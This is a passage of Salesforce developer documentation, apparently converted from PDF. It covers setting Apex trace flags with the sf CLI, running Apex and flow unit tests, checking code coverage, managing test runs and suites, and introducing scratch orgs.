3. Get the ID of the Apex class or trigger that you want to trace by using the `sf data query` command. Replace the placeholder value with the name of the Apex class or trigger.

```
sf data query --query "SELECT Id FROM ApexClass WHERE Name='APEX_CLASS_NAM
E'"
```

4. Create a `TraceFlag` record with Tooling API. Replace the placeholder values.

```
sf data create record --use-tooling-api --sobject TraceFlag --values "Traced
EntityId='APEX_CLASS_OR_TRIGGER_ID' DebugLevelId='DEBUG_LEVEL_ID' LogType='C
LASS_TRACING' StartDate='START_TIME_UTC' ExpirationDate='END_TIME_UTC'"
```

5. If you haven't already, create another `TraceFlag` record on the user whose actions you want to trace. Apex class or trigger trace flags don't generate debug logs on their own.

```
sf data create record --use-tooling-api --sobject TraceFlag --values "Traced
EntityId='USER_ID' DebugLevelId='DEBUG_LEVEL_ID' LogType='USER_DEBUG' StartD
ate='START_TIME_UTC' ExpirationDate='END_TIME_UTC'"
```

To work with debug logs, use these commands:

- To fetch the specified log or given number of most recent logs from the org, use the `apex get log` command.
- To display a list of IDs and general information about debug logs, use the `apex list log` command.

- To activate a debug log for the current user and stream the debug log to the console, use the `sf apex tail og command`.

See Also

Set Up Debug Logging
Debug Log Filtering for Apex Classes and Apex Triggers
Salesforce DX Developer Guide: Generate and View Apex Debug Logs
Apex Developer Guide: Debugging Apex

Test Your Changes

Testing is key to the success of your application, particularly if you deploy your application to customers. If you validate that your application works as expected with no unexpected behavior, your customers are going to trust you more.

Application Unit Tests

Run Apex and automated flow unit tests on methods, classes, sets of classes, or your whole org.

Execute Application Tests

Select the Apex and flow tests that you want to run. Then examine the results, analyze error messages, and inspect your Apex source code.

Checking Code Coverage

The Developer Console retrieves and displays code coverage information from your organization. Code coverage results come from any tests you've run from an API or from a user interface (for example, the Developer Console, the Salesforce Extensions for Visual Studio Code, or the Application Test Execution page).

Create a Test Run

A test run is a collection of classes that contain test methods. Set up a test run in the Developer Console to execute the test methods in one or more test classes.

Manage Sets of Apex Test Classes with Test Suites

A test suite is a collection of Apex test classes that you run together. For example, create a suite of tests that you run every time you prepare for a deployment or Salesforce releases a new version. Set up a test suite in the Developer Console to define a set of test classes that you execute together regularly.

See Also

Tests Tab
Executing Anonymous Apex Code
Work With APIs
Write Code
Debug Your Code
Secure Your Code

Application Unit Tests

Run Apex and automated flow unit tests on methods, classes, sets of classes, or your whole org.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions
Managed Packages are not available in **Database.com**.
See Supported Editions for Flow Builder and Licenses for Integrated Features

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration
To open, edit, or create a flow test in Flow Builder:	Manage Flow
To view test run details in Flow Builder:	View All Data

Note Only flow tests created with automated flow testing in Flow Builder are supported.

You can run these groupings of Apex and flow unit tests.

- Some or all methods in a specific class
- Some or all methods in a set of classes
- A predefined suite of classes, known as a test suite
- All unit tests in your org

Apex tests that are started from the Salesforce user interface run in parallel. Unless your test run includes only one class, and you didn't select **Always Run Asynchronously** from the Developer Console's Test menu, test runs started from the user interface are asynchronous. Apex test classes are placed in the Apex job queue for execution. The maximum number of test classes you can run per 24-hour period is the greater of 500 or 10 multiplied by the number of test classes in the org. For sandbox and Developer Edition organizations, this limit is the greater of 500 or 20 multiplied by the number of test classes in the org.

Code Coverage by Unit Tests

Before you can deploy your code or package it for the Salesforce AppExchange, the following must be true:

- Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully.
  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, don't focus on the percentage of code that is covered. Instead, make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This approach ensures that 75% or more of your code is covered by unit tests.
- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

If your test calls another class or causes a trigger to execute, that class or trigger is included in the code coverage calculations.

After tests are executed, code coverage results are available in the Developer Console.

To generate code coverage results, first run your tests using one of the following methods.

- To run all tests from the Developer Console, select **Test** | **Run All**. Running a subset of tests doesn't always update code coverage results properly, so running all your tests is the best way to see your code coverage.
- To select and run tests from the Developer Console, see Create a Test Run.
- To set up a reusable test suite from the Developer Console, see Manage Sets of Apex Test Classes with Test Suites.
- To run all Apex tests from Setup, enter *`Apex`* in the Quick Find box, select **Apex Classes**, then click **Run All Tests**.
- To run tests for an individual class from Setup, enter *`Application`* in the Quick Find box, then select **Application Test Execution**. Click **Select Tests**, select the classes containing the tests you want to run, and then click **Run**.

After running tests, you can view code coverage results in the Developer Console. These results include the lines of code that are covered by tests for an individual class or trigger. See Checking Code Coverage.

See Also

Execute Application Tests
Apex Developer Guide: Code Coverage Best Practices
Automatically Test Record-Triggered and Data Cloud-Triggered Flows
Tooling API Reference Guide: REST Resources for Unit Testing

Execute Application Tests

Select the Apex and flow tests that you want to run. Then examine the results, analyze error messages, and inspect your Apex source code.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions
See Supported Editions for Flow Builder and Licenses for Integrated Features

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration
To open, edit, or create a flow test in Flow Builder:	Manage Flow
To view test run details in Flow Builder:	View All Data

Note Only flow tests created with automated flow testing in Flow Builder are supported.

1. From Setup, enter *Application Test Execution* in the Quick Find box, then select **Application Test Execution**.
2. Click **Select Tests...**. If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list. See Manage Apex Classes.
3. Select the tests to run. The list of tests includes only classes that contain test methods.
   - To select tests from an installed managed package, select the managed package's corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.
   - To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.
   - To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

   Classes with tests currently running don't appear in the list.
4. To opt out of collecting code coverage information during test runs, select **Skip Code Coverage**.
5. Click **Run**.

After selecting test classes to run, the selected classes are placed in the Apex job queue for execution. The maximum number of test classes you can select for execution is the greater of 500 or 10 multiplied by the number of test classes in the org per 24-hour period. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the org.

While tests are running, you can select one or more tests and click **Abort** to cancel.

After a test finishes running, you can:

- Click the test to see result details, or if a test fails, the first error message and the stack trace display.
- Click **View** to see the source Apex code.

Test results display for 60 minutes after they finish running.

Inspect Code Coverage Results

After you run tests using the Application Test Execution page, you can view code coverage details in the Developer Console.

Disable Parallel Test Execution

Tests that are started from the Salesforce user interface (including the Developer Console) run in parallel. Parallel test execution can speed up test run time. Sometimes, parallel test execution results in data contention issues, and you can turn off parallel execution in those cases.

Use the Independent Auto-Number Sequence Test Option

The Independent Auto-Number Sequence setting helps to avoid gaps in auto-number fields caused by test records created in Apex tests. This option isolates the auto-number sequence used in Apex tests from the sequence used in your org. As a result, the creation of test data in Apex tests doesn't cause the sequence ofauto-number fields to be higher for new non-test records.

View Application Test Results

From Setup, enter `Application` in the Quick Find box, select **Application Test Execution**, then click **View Test History** to view all test results for your org, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

View Application Test Results Details

View all test results for your org in the default view for 30 days unless cleared, not just tests that you have run.

View Application Test History

The Application Test History page shows all the test results associated with a particular test run. The page shows results only for tests that have been run asynchronously.

See Also

Open the Developer Console
View Application Test Results
View Application Test Results Details
Automatically Test Record-Triggered and Data Cloud-Triggered Flows
Tooling API Reference Guide: REST Resources for Unit Testing

Inspect Code Coverage Results

After you run tests using the Application Test Execution page, you can view code coverage details in the Developer Console.

REQUIRED EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

See Supported Editions for Flow Builder and Licenses for Integrated Features

See Checking Code Coverage

To reduce calculation time of overall code coverage results obtained through **Estimate your organization's code coverage** on the Application Test Execution page, click **Options...**, select **Store Only Aggregated Code Coverage**, and then click **OK**. Use this option only when you have many tests and large volumes of Apex code, that is, when the number of Apex test methods multiplied by the number of all classes and triggers is in the range of hundreds of thousands. This option causes code coverage results to be stored in aggregate form for all test methods. As a result, you can't view code coverage results for an individual test method, including the blue and red highlighting that shows line-by-line code coverage in the Developer Console. For more information on running tests, see Salesforce Help: Create a Test Run and *Apex Developer Guide*: Run Unit Test Methods.

Note You can speed up Apex test runs by opting out of collecting code coverage information when you want faster feedback on pass or fail status rather than coverage data. When you opt out, no data about Apex test coverage is stored. To opt out, select the **Skip Code Coverage** option.

Disable Parallel Test Execution

Tests that are started from the Salesforce user interface (including the Developer Console) run in parallel. Parallel test execution can speed up test run time. Sometimes, parallel test execution results in data contention issues, and you can turn off parallel execution in those cases.

REQUIRED EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

See Supported Editions for Flow Builder and Licenses for Integrated Features

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration

USER PERMISSIONS NEEDED	
To open, edit, or create a flow test in Flow Builder:	Manage Flow
To view test run details in Flow Builder:	View All Data

In particular, data contention issues and `UNABLE_TO_LOCK_ROW` errors can occur in these cases.

- When tests update the same records at the same time–Updating the same records typically occurs when tests don't create their own data and turn off data isolation to access the org's data.
- When a deadlock occurs in tests that are running in parallel and that try to create records with duplicate index field values–Test data is rolled back when a test method finishes execution. A deadlock occurs when two running tests are waiting for each other to roll back data, which happens if two tests insert records with the same unique index field values in different orders.

You can prevent receiving those errors by turning off parallel test execution in the Salesforce user interface.

1. From Setup, enter *`Application`* in the Quick Find box, select **Application Test Execution**, then click **Options...**.
2. In the Application Test Execution Options dialog, select **Disable Parallel Apex Testing** and then click **OK**.

For more information about test data, see Isolation of Test Data from Organization Data in Unit Tests in the Apex Code Developer Guide. This option doesn't affect the execution order of tests, which continue to run asynchronously from the Application Test Execution page.

Use the Independent Auto-Number Sequence Test Option

The Independent Auto-Number Sequence setting helps to avoid gaps in auto-number fields caused by test records created in Apex tests. This option isolates the auto-number sequence used in Apex tests from the sequence used in your org. As a result, the creation of test data in Apex tests doesn't cause the sequence ofauto-number fields to be higher for new non-test records.

REQUIRED EDITIONS

Available in: Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration

If this option isn't enabled, there will be gaps in the auto-number field whenever Apex tests create test

records with auto-number fields. For example, if Account has an auto-number field, and there are 50 account records in your organization, the field value of the last created account can be `N-0050`. After running an Apex test that creates five test accounts, this causes the auto-number sequence to be increased by five even though these test records aren't committed to the database and are rolled back. Next time you create a non-test account record, its auto-number field value will be `N-0056` instead of `N-0051`, hence, the gap in the sequence. If you enable this option before running an Apex test that creates test data, the auto-number sequence is preserved and the next non-test record will have a contiguous auto-number value of `N-0051`.

Gaps in the auto-number sequence can still occur in other situations, for example, when triggers that attempt to insert new records fail to execute and records are rolled back. In this case, gaps can't be completely avoided because, in the same transaction, some records can be successfully inserted while others are rolled back.

1. Click **Options...**.
2. Select **Independent Auto-Number Sequence**.
3. Click **OK**

View Application Test Results

From Setup, enter *Application* in the Quick Find box, select **Application Test Execution**, then click **View Test History** to view all test results for your org, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration
To open, edit, or create a flow test in Flow Builder:	Manage Flow
To view test run details in Flow Builder:	View All Data

To show a filtered list of items, select a predefined list from the **View** drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the **View** drop-down list and click **Edit**.

Click **View** to view more details about a specific test run.

The debug log is automatically set to specific log levels and categories, which can't be changed in the

Application Test Execution page.

Category	Level
Database	INFO
Apex Code	FINE
Apex Profiling	FINE
Workflow	FINEST
Validation	INFO

Important Before you can deploy Apex or package it for the Salesforce AppExchange, the following must be true.

- Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully.
  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, don't focus on the percentage of code that is covered. Instead, make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This approach ensures that 75% or more of your code is covered by unit tests.
- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

See Also

View Application Test Results Details

View Application Test Results Details

View all test results for your org in the default view for 30 days unless cleared, not just tests that you have run.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

See Supported Editions for Flow Builder and Licenses for Integrated Features

USER PERMISSIONS NEEDED	
To define, edit, delete, set security, and set version settings for Apex classes:	Author Apex
To run Apex tests:	View Setup and Configuration
To open, edit, or create a flow test in Flow Builder:	Manage Flow
To view test run details in Flow Builder:	View All Data

1. From Setup, enter *Application* in the Quick Find box.
2. Select **Application Test Execution**, then click **View Test History**.
3. Click **View** to view more details about a specific test run.

See Also
View Application Test Results

View Application Test History

The Application Test History page shows all the test results associated with a particular test run. The page shows results only for tests that have been run asynchronously.

REQUIRED EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

See Supported Editions for Flow Builder and Licenses for Integrated Features

From Setup, enter *Application* in the Quick Find box, and select **Application Test History** to view all test run results for your org. Test results are retained for 30 days after they finish running, unless cleared.

The Application Test History page lists the test runs by ID. Click a test run ID to display all the test methods for that test run. You can filter the test methods to show passed, failed, or all test methods for a particular test run.

Click the test class name to view more details about a specific test run.

The status column shows the number of failed and enqueued methods for the test run.

Checking Code Coverage

The Developer Console retrieves and displays code coverage information from your organization. Code coverage results come from any tests you've run from an API or from a user interface (for example, the


Developer Console, the Salesforce Extensions for Visual Studio Code, or the Application Test Execution page).

To clear the current results, click **Test** | **Clear Test Data**. When you edit a class, the code coverage for that class is cleared until you run the tests again.

You can view code coverage in several places in the Developer Console.

- The **Tests** tab includes an **Overall Code Coverage** panel that displays the code coverage percentage for every Apex class in your organization that has been included in a test run. It also displays the overall percentage.
- Double-click a completed test run to open a Tests Results view that displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message. If the test failed, a Stack Trace column shows the method and line number at which the test failed.
- To view line-by-line code coverage for an Apex class, open the class. The Code Coverage menu will include one or more of the following options depending on the tests you have implemented:
  - **None**
  - **All Tests**: The percentage of code coverage from all test runs.
  - ***className.methodName***: The percentage of code coverage from a method executed during a test run.

  Lines of code that are covered by tests are blue. Lines of code that aren't covered are red. Lines of code that don't require coverage (for example, curly brackets, comments, and `System.debug` calls) are left white.



Note When you edit a class with code coverage, the blue and red highlighting in the Source Code Editor dims to indicate that the coverage is no longer valid. When you edit and save a class, the

coverage is removed for that class. To check coverage for that class, run the tests again.

See Also

- Create a Test Run
- Tests Tab
- *Apex Developer Guide*: Code Coverage Best Practices

Create a Test Run

A test run is a collection of classes that contain test methods. Set up a test run in the Developer Console to execute the test methods in one or more test classes.

1. In the Developer Console, click **Test** | **New Run**.
2. To limit how many tests can fail before your run stops, click **Settings**. Enter a value for **Number of failures allowed**, and then click **OK**.

   To allow all tests in your org to run regardless of how many tests fail, set **Number of failures allowed** to -1 or don't provide a value. To stop the test run from executing new tests after a specified number of tests fail, set **Number of failures allowed** to a value from 0 to 1,000,000. A value of 0 causes the test run to stop if any failure occurs. A value of 1 causes the test run to stop on the second failure, and so on. Keep in mind that high values can slow performance. Each 1,000 tests that you add to your **Number of failures allowed** value adds about 3 seconds to your test run, not including the time that the tests take to execute.


   This value applies for all test runs that you execute until you close the Developer Console or set a new value.

3. To opt out of collecting code coverage information during test runs, click **Settings** and select **Skip Code Coverage**.

   You can speed up Apex test runs by opting out of collecting code coverage information when you want faster feedback on pass or fail status rather than coverage data. When you opt out, no data about Apex test coverage is stored.

   This value applies for all test runs that you execute until you close the Developer Console or set a new value.

4. Select a class in the Test Classes column.
   To filter the list of classes, type in the **Filter test classes (* = any)** box. To select specific test methods, click a test class and then select the tests from the center column. You can hold down the SHIFT or CTRL key to select more than one test class. To select all methods in all classes that you've highlighted, click **Add Selected**.



5. When all the methods you want to run are included in the Selected Tests column, click **Run**.
   The test run appears in the Tests tab. To stop a test, click **Test** | **Abort**. If your test methods call other methods or classes defined as tests in your organization, those methods and classes are also run.
6. From the Tests tab, expand the test run to see the results for each method invoked by each class in the run.
   Test classes don't require code coverage, so they show 0% coverage in the Overall Code Coverage pane and don't affect the overall code coverage percentage.
7. Double-click the completed test run to open the results in detail view. This detail view displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message. If a test failed, the Stack Trace column shows the method and line number at which the test failed. You can't access logs for synchronous test runs in the Tests tab. However, you can access all test runs' logs in the Logs tab.
8. To see the coverage that a test method provides for each class in the Class Code Coverage pane, select the method.
9. To clear the current results, click **Test** | **Clear Test Data**.

See Also

Tests Tab
Checking Code Coverage

Manage Sets of Apex Test Classes with Test Suites

A test suite is a collection of Apex test classes that you run together. For example, create a suite of tests that you run every time you prepare for a deployment or Salesforce releases a new version. Set up a test suite in the Developer Console to define a set of test classes that you execute together regularly.

1. In the Developer Console, select **Test** | **New Suite**.
2. Enter a name for your test suite, and then click **OK**.
3. Use the arrows to move classes between the Available Test Classes column and the Selected Test

Classes column, and then click **Save**.

To change which classes are in a test suite, select **Test** | **Suite Manager** | ***Your Test Suite*** | **Edit Suite**. (You can also double-click a test suite's name to edit the suite.) Use the arrows to move classes between the Available Test Classes column and the Selected Test Classes column, and then click **Save**.

To run suites of test classes, select **Test** | **New Suite Run**.

Manage Scratch Orgs

The scratch org is a source-driven and disposable deployment of Salesforce code and metadata, made for developers and automation (CI/CD). A scratch org is fully configurable, allowing developers to emulate different Salesforce editions with different features and preferences.

To work with scratch orgs, first enable the Developer Hub (Dev Hub) in your production or business org. You can then use Salesforce Extensions for VS Code or Salesforce CLI to create scratch orgs. You have two ways of managing your scratch orgs: using CLI commands or the Salesforce graphical interface.

- Enable Dev Hub Features in Your Org
- Manage Scratch Orgs from the Dev Hub
- Link a Namespace to a Dev Hub Org
- Enable Org Shape for Scratch Orgs

See Also

Salesforce DX Developer Guide